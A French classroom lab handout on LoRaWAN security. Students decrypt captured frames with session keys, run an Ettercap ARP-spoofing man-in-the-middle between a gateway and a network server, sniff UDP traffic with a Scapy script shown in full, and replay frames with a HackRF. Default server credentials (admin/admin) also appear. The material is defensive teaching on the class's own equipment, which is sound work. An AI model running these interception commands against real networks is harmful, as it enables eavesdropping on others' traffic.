

# TP

## SÉCURITÉ SUR LORAWAN

### Objectif terminal :


Tester les outils de sécurité mis en œuvre sur Lorawan :

- Chiffrement par clé Appskey.
- Authentification par clé Nwkskey.
- Compteur de trame contre le replay.

### Objectifs intermédiaires :

- Réaliser une attaque Arp spoofing sur la passerelle Lorawan.
- Sniffer les trames UDP avec Wireshark et Scapy.
- Déchiffrer avec lora-packet sur Nodejs.
- Utiliser un hackrf pour rejouer les trames avec URF(Universal radio Hacker).

### TOPOLOGIE DU TP :



*Un hacker peut écouter la transmission UDP entre la passerelle et le serveur Lorawan en effectuant une attaque Arp Spoofing. Si il a connaissance des clés de chiffrement et d'authentification, il peut déchiffrer le payload. C'est ce que nous allons vérifier dans ce TP. De plus, il peut enregistrer un transmission Lora et la rejouer à l'aide d'un SDR HackRf et le logiciel URH. Heureusement, des protections mises en oeuvre sur Lorawan permettent d'éviter cela. Nous allons en faire la démonstration.*

***Nous ne pourrons pas tous effectuer l'attaque Arp Spoofing en même temps. C'est pourquoi ce TP est découpé en plusieurs parties à effectuer dans l'ordre de votre choix en fonction des contraintes.***

## **PARTIE 1 : DÉCHIFFREMENT DU PAYLOAD À PARTIR D'UN ENREGISTREMENT WIRESHARK :**

1. **Télécharger** l'enregistrement Wireshark sur :

**<https://github.com/bouhenic/secuLorawan/blob/main/TPFormationSecuLora.pcapng>**

2. **Ouvrir** le fichier à l'aide de Wireshark et **repérer** une trame transmise par la passerelle vers le serveur LoraWan.
3. **Relever** le payload « data ». Il est codé en base64.
4. **Utiliser** l'utilitaire en ligne suivant pour extraire toutes les informations de la trame : <https://lorawan-packet-decoder-0ta6puiniaut.runkit.sh>
5. **Recopier** le payload dans le champ « Base64 or hex-encoded packet » et **valider** « Decode ».

### **LoRaWAN 1.0.x packet decoder**

A frontend towards [lora-packet](#).

Base64 or hex-encoded packet

Secret NwkSKey (hex-encoded; optional)

Secret AppSKey (hex-encoded; optional)

Specify the secrets if you want to validate the MIC and decrypt the payload. For an OTAA Join Request enter the AppKey in the AppSKey field; for an OTAA Join Accept see the explanation below. Secrets are sent to the server and might be stored in log files of RunKit.

6. L'outil décode la trame et affiche l'entête du payload en clair. Seule le Frame\_payload est chiffré. **Relever** l'identifiant du device devAddr.
7. Les informations ci-dessous sont issues du serveur Lorawan. Il s'agit du devAddr, des clés NwkSkey et AppSkey. **Vérifier** le devAddr avec la valeur relevée précédemment et **recopier** les clés de chiffrement AppSkey et d'authentification NwkSkey sur l'outil en ligne précédent. **Relever** le message déchiffré.

Dashboard Configuration OTAA keys Activation Queue Events LoRaWAN frames

\* Device address

MSB ▾

C

📋

\* Network session key (LoRaWAN 1.0)

MSB ▾

C

📋


\* Application session key (LoRaWAN 1.0)

MSB ▾

C

📋

## PARTIE 2 : ATTAQUE MAN-IN-THE-MIDDLE ENTRE UN SERVEUR TTN ET UNE PASSERELLE:




Le device est une carte Arduino MKR 1310. Il est déjà programmé et enregistré avec la méthode OTAA sur le serveur TTN. Nous allons tout de même utiliser le serial monitor de l'IDE Arduino pour transmettre des messages.


1. **Connecter** le device sur un PC (on choisira l'OS Linux) .
2. **Lancer** l'IDE Arduino depuis le terminal (le fichier se trouve dans /home/ciel/arduino).

```
cd /home/ciel/arduino
./ arduino-ide_2.3.2_Linux_64bit.AppImage
```

3. **Choisir** la carte Arduino MKR WAN 1310 comme indiqué ci-dessous :



4. Choisir le port comme indiqué ci-dessous :



5. Lancer le serial monitor comme indiqué ci-dessous (le device est déjà programmé, on utilise ici arduino)



1. Relever l'adresse IP de la passerelle LoRawan.
2. Réaliser une attaque arp-spoofing entre la passerelle LoRawan et la passerelle du réseau IP.

```
Ettercap -T -i eno1 arp:remote /IPGatewayLora// /IPGatewayCiel//
```

3. Lancer Wireshark

```
sudo wireshark
```


4. Réaliser un filtre sur l'adresse ip de la passerelle LoRawan en UDP.

```
ip.addr==ipPasserelleLoRawan&&udp
```


Exemple : `ip.addr==192.168.5.128&&udp`

5. Relever sur le serveur TTN le devaddr du device, la NwkSkey et l'AppSkey du device utilisé pour le TP.

On trouvera ces informations dans applications, on choisit l'application Formationseculorawan et le end device eui-device-iot :



Go to applications



The screenshot shows the 'Applications' tab in The Things Stack. A table lists applications, with 'formationseculorawan' highlighted. Below the table, the 'Activation information' and 'Session information (pending)' sections are visible. Yellow arrows point to the 'Device address', 'NwkSKey', 'SNwkSIntKey', 'NwkSEncKey', and 'AppSKey' fields in the session information section.

## 6. Repérer les trames transmises par la passerelle relevez le PHY\_PAYLOAD sur Wireshark.

ip.addr==192.168.1.26&&udp

No.	Time	Source	Destination	Protocol	Info
56	8...	192.168.1.26	192.168.1.29	UDP	48732 → mps-raft Len=12
57	8...	192.168.1.26	192.168.1.29	UDP	48732 → mps-raft Len=12
58	8...	192.168.1.26	192.168.1.26	UDP	mps-raft → 48732 Len=4
59	8...	192.168.1.29	192.168.1.26	UDP	mps-raft → 48732 Len=4
91	1...	192.168.1.26	192.168.1.29	UDP	51433 → mps-raft Len=195
92	1...	192.168.1.26	192.168.1.29	UDP	51433 → mps-raft Len=195
93	1...	192.168.1.29	192.168.1.26	UDP	mps-raft → 51433 Len=4
94	1...	192.168.1.26	192.168.1.26	UDP	mps-raft → 51433 Len=4

Frame 91: 237 bytes on wire (1896 bits), 237 bytes captured (1896 bits) on interface 0

- Ethernet II, Src: LairdTec\_2a:3f:ed (c0:ee:40:2a:3f:ed), Dst: 78:4f:43:6c:f5:bb (78:4f:43:6c:f5:bb)
- Internet Protocol Version 4, Src: 192.168.1.26, Dst: 192.168.1.29
- User Datagram Protocol, Src Port: 51433 (51433), Dst Port: mps-raft (1700)
- Data (195 bytes)

```

0000  78 4f 43 6c f5 bb c0 ee 40 2a 3f ed 08 00 45 00  x0Cl... @*?...E.
0010  00 df 1f fd 40 00 40 11 96 89 c0 a8 01 1a c0 a8  ....@.@. ....
0020  01 1d c8 e9 06 a4 00 cb e3 a6 02 bb 7d 00 c0 ee  ....}...
0030  40 ff ff 2a 3f ed 7b 22 72 78 70 6b 22 3a 5b 7b  @..*?.{ rxpk":{
0040  22 74 6d 73 74 22 3a 31 37 39 39 31 33 37 37 39  "tmst":1 79913779
0050  35 2c 22 63 68 61 6e 22 3a 30 2c 22 72 66 63 68  5,"chan":0,"rfch
0060  22 3a 31 2c 22 66 72 65 71 22 3a 38 36 38 2e 31  ":1,"fre q":868.1
0070  30 30 30 30 30 2c 22 73 74 61 74 22 3a 31 2c 22  00000,"s tat":1,"
0080  6d 6f 64 75 22 3a 22 4c 4f 52 41 22 2c 22 64 61  modu":"L ORA","da
0090  74 72 22 3a 22 53 46 37 42 57 31 32 35 22 2c 22  tr":"SF7 BW125","
00a0  63 6f 64 72 22 3a 22 34 2f 35 22 2c 22 6c 73 6e  codr":"4 /5","lsn
00b0  72 22 3a 31 30 2e 32 2c 22 72 73 73 69 22 3a 2d  r":10.2, "rssi":-
00c0  37 35 2c 22 73 69 7a 65 22 3a 31 34 2c 22 64 61  75,"size ":14,"da
00d0  74 61 22 3a 22 67 4d 50 4f 2f 41 47 41 47 41 41  ta":"gMP O/AGAGAA
00e0  43 32 36 52 35 55 32 6b 3d 22 7d 5d 7d          C26R5U2k ="}}

```

PHY\_PAYLOAD :  
data en base 64

8. **Recopier** le PHY\_PAYLOAD sur l'utilitaire en ligne suivant pour extraire toutes les informations de la trame :  
<https://lorawan-packet-decoder-0ta6puiniaut.runkit.sh>

## LoRaWAN 1.0.x packet decoder

A frontend towards [lora-packet](#).

Base64 or hex-encoded packet

Base64 or hex-encoded packet

Decode

Secret NwkSKey (hex-encoded; optional)

Network Session Key


Secret AppSKey (hex-encoded; optional)

Application (Session) Key

Specify the secrets if you want to validate the MIC and decrypt the payload. For an OTAA Join Request enter the AppKey in the AppSKey field; for an OTAA Join Accept see the explanation below. Secrets are sent to the server and might be stored in log files of RunKit.

7. L'outil décode la trame et affiche l'entête du payload en clair. Seul le Frame\_payload est chiffré. **Relever** l'identifiant du device devAddr. **Vérifier** si l'identifiant correspond à notre device. Dans le cas contraire, il faudra choisir une autre trame et recommencer.
8. Lorsque vous avez trouvé le bon device, **recopier** le NwkSkey et l'AppSkey pour déchiffrer le message et **recopier** le message déchiffré.

### PARTIE 3 : ATTAQUE MAN-IN-THE-MIDDLE ENTRE UN SERVEUR CHIRPSTACK ET UNE PASSERELLE:




Le device est une carte Arduino MKR 1310. Il est déjà programmé et enregistré avec la méthode OTAA sur le serveur Chirpstack. Nous allons tout de même utiliser le serial monitor de l'IDE Arduino pour transmettre des messages.


6. **Connecter** le device sur un PC (on choisira l'OS Linux) .
7. **Lancer** l'IDE Arduino depuis le terminal (le fichier se trouve dans /home/ciel/arduino).

```
cd /home/ciel/arduino
./ arduino-ide_2.3.2_Linux_64bit.AppImage
```

8. Choisir la carte Arduino MKR WAN 1310 comme indiqué ci-dessous :



9. Choisir le port comme indiqué ci-dessous :




10. Lancer le serial monitor comme indiqué ci-dessous (le device est déjà programmé, on utilise ici arduino)




11. **Relever** l'adresse IP de la passerelle LoRawan et du serveur LoRawan.

12. **Connectez-vous** sur l'interface du serveur Chipstack : <http://IPSERVEUR:8080>




admin/admin

13. **Relever** le devAddr, les clés NwkSkey et AppSkey de votre device Lorawan.



L'attaque se fait en plusieurs étapes, le diagramme de séquence ci-dessous la présente :





- Etape 1 : Attaque Arp spoofing
- Etape 2 : Sniffe, filtrage des trames concernées et déchiffrement :

Nous allons utiliser 2 scripts :

- Un script python pour sniffer les trames destinées au serveur. Le script filtre les trames à partir de notre devAddr. Il extrait le PHY\_Payload et transmet celui-ci vers un script nodejs à l'aide d'une socket UDP.
- Un script nodejs qui vérifie le MIC et déchiffre le frame payload.

14. **Réaliser** une attaque arp-spoofing entre la passerelle Lorawan et la passerelle du réseau IP.

```
Ettercap -T -i eno1 arp:remote /IPGatewayLora// /IPServeur//
```

15. **Télécharger** ces fichiers depuis github :

```
wget https://github.com/bouhenic/secuLorawan/tree/main/TpmitmLorawan
```

16. **Éditer** le fichier config.yaml

```
nano config.yaml
```

17. **Modifier** le fichier AppSkey, NwkSkey, devAddr et IP du serveur Chirpstack (ipDst)

18. **Exécuter** le fichier nodejs :

```
node serveur.js
```

19. **Exécuter** le fichier python :

```
sudo python3 client.py
```

20. **Relever** le message déchiffré :

#### **PARTIE 4 : TRANSMISSION D'UNE TRAME PHY\_PAYLOAD AVEC CHIFFREMENT DU FRAME\_PAYLOAD ET AUTHENTIFICATION.**

Le code est basé sur la librairie lora-packet. Il est constitué :

- D'un script client nodejs :

<https://github.com/bouhenic/secuLorawan/blob/main/client.js>

- D'un script serveur nodejs :


<https://github.com/bouhenic/secuLorawan/blob/main/server.js>

Le script client invite à saisir un message. Ce message correspond au Frame\_Payload.

Il chiffre le message et calcul le MIC. Il transmet ensuite le message à travers une socket UDP vers le serveur.

Le serveur vérifie le MIC et déchiffre le message.

## DIAGRAMME DE SÉQUENCE :



1. Télécharger le client et le serveur :

```
wget https://github.com/bouhenic/secuLorawan/blob/main/client.js
```

```
wget https://github.com/bouhenic/secuLorawan/blob/main/server.js
```


2. Exécuter le serveur :

```
node server.js
```

3. Exécuter le client et saisir le message à transmettre :

```
node client.js
```

## PARTIE 5 : ENREGISTREMENT ET REJOUÉ D'UNE TRAME LORAWAN



Nous allons utiliser un SDR HackRfOne pour enregistrer et rejouer une trame Lorawan. Nous pourrions ainsi justifier l'intérêt du compteur de trame et son importance dans la sécurité mise en œuvre dans Lorawan.

## ANNEXES :

Codes Partie 3 :

### Client.py :

```
from scapy.all import sniff, UDP, IP
import json
import binascii
import base64
import yaml
import socket

def load_config_from_yaml(file_path='config.yaml'):
    with open(file_path, 'r') as file:
        data = yaml.safe_load(file)
        return data['devAddr'], data['ipDst']

def send_data_via_socket(data):
    host = 'localhost'
    port = 12345
    with socket.socket(socket.AF_INET, socket.SOCK_DGRAM) as s:
        # Convertir la chaîne hexadécimale en bytes avant l'envoi
        data_bytes = bytes.fromhex(data)
        s.sendto(data_bytes, (host, port))
    print(f"Data sent: {data}")

def try_extract_json_from_hex(hex_payload, expected_dev_addr):
    try:
        start = hex_payload.find('7b') # '{' en hexadécimal
        end = hex_payload.rfind('7d') + 2 # '}' en hexadécimal
        if start != -1 and end != -1:
            json_bytes = binascii.unhexlify(hex_payload[start:end])
            json_string = json_bytes.decode('utf-8')
            json_data = json.loads(json_string)
            if 'rxpk' in json_data:
                for packet in json_data['rxpk']:
                    if 'data' in packet:
                        base64_data = packet['data']
                        binary_data = base64.b64decode(base64_data)
                        packet_hex_data = binary_data.hex()
                        dev_addr = packet_hex_data[2:10]
                        dev_addr_reversed = ''.join(reversed([dev_addr[i:i+2] for i
in range(0, len(dev_addr), 2)]))
                        if dev_addr_reversed == expected_dev_addr:
                            send_data_via_socket(packet_hex_data) # Envoyer les
données via socket UDP
    except UnicodeDecodeError as e:
        print("Erreur de décodage UTF-8 :", str(e))
    except json.JSONDecodeError as e:
        print("Erreur d'analyse JSON :", str(e))

def process_packet(packet, expected_dev_addr, ip_dst):
    if IP in packet and UDP in packet and packet[IP].dst == ip_dst:
        payload = packet[UDP].payload.load
        hex_payload = payload.hex()
        try_extract_json_from_hex(hex_payload, expected_dev_addr)

# Charger le devAddr et ipDst depuis le fichier YAML
expected_dev_addr, ip_dst = load_config_from_yaml()

# Démarrer la capture avec le devAddr chargé et l'adresse IP de destination
sniff(filter=f"udp and dst host {ip_dst}", prn=lambda x: process_packet(x,
expected_dev_addr, ip_dst))
```

### server.js :

```
const dgram = require('dgram');
const fs = require('fs');
const yaml = require('js-yaml');
const lora_packet = require("lora-packet");
const server = dgram.createSocket('udp4');

// Charger les configurations depuis le fichier YAML
const configPath = '/TpmitmLorawan/config.yaml';
const config = yaml.load(fs.readFileSync(configPath, 'utf8'));
const AppSKey = Buffer.from(config.AppSKey, "hex");
const NwkSKey = Buffer.from(config.NwkSKey, "hex");

server.on('error', (err) => {
  console.log(`Server error:\n${err.stack}`);
  server.close();
});

server.on('message', (msg, rinfo) => {
  console.log(`Server received: ${msg.toString('hex')} from ${rinfo.address}:${rinfo.port}`);
  const packet = lora_packet.fromWire(msg);

  if(lora_packet.verifyMIC(packet, NwkSKey, AppSKey)) {
    const decryptedPayload = lora_packet.decrypt(packet, AppSKey, NwkSKey);
